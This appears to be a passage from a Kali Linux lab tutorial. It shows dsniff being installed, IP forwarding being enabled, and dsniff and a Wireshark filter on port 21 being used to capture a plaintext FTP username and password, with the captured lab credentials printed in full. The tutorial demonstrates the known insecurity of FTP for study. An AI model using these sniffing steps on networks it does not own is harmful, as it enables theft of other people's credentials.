Preparing to unpack .../libnids1.21_1.24-5_amd64.deb ...
Unpacking libnids1.21:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4b1+debian-29_amd64.deb ...
Unpacking dsniff (2.4b1+debian-29) ...

```

After installing dsniff run the command as follow

```

root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward

```

```

root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali:~#

```

```

C:\Users\vikas>ftp 192.168.20.222
Connected to 192.168.20.222.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.20.222:(none)): vikas
331 Password required
Password:
230 User logged in.
ftp> by
221 Goodbye.

```

```

root@kali:~# dsniff -i eth0
dsniff: listening on eth0
-----
09/02/20 05:11:30 tcp 192.168.20.200.54529 -> 192.168.20.222.21 (ftp)
USER vikas
PASS abcd@123456

```

In wireshark stop the wireshark

Apply filter `tcp.port == 21` and look up username and password

Wireshark packet capture showing an FTP session. The filter `tcp.port == 21` is applied. The packet list shows several packets, with the following details expanded for packet 178:

- Frame 178: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface eth0, id 0
- Ethernet II, Src: AzureWav_c1:d3:db (40:9f:38:c1:d3:db), Dst: VMware_07:53:68 (00:0c:29:07:53:68)
- Internet Protocol Version 4, Src: 192.168.20.200, Dst: 192.168.20.222
- Transmission Control Protocol, Src Port: 54529, Dst Port: 21, Seq: 15, Ack: 86, Len: 12
- Source Port: 54529
- Destination Port: 21
- [Stream index: 4]
- [TCP Segment Len: 12]

The packet bytes pane shows the raw data of the packet, with the username and password fields highlighted:

```
0000 00 0c 29 07 53 68 40 9f 38 c1 d3 db 08 00 45 00  ..).Sh@.8....E.
0010 00 34 2d 00 40 00 80 06 22 cd c0 a8 14 c8 c0 a8  .4-.@..."......
0020 14 de d5 01 00 15 c5 20 9e fd ef e4 da 59 50 18  ....YP.
0030 1f ab 4e a6 00 00 55 53 45 52 20 76 69 6b 61 73  ..N...US ER vikas
0040 0d 0a  ..
```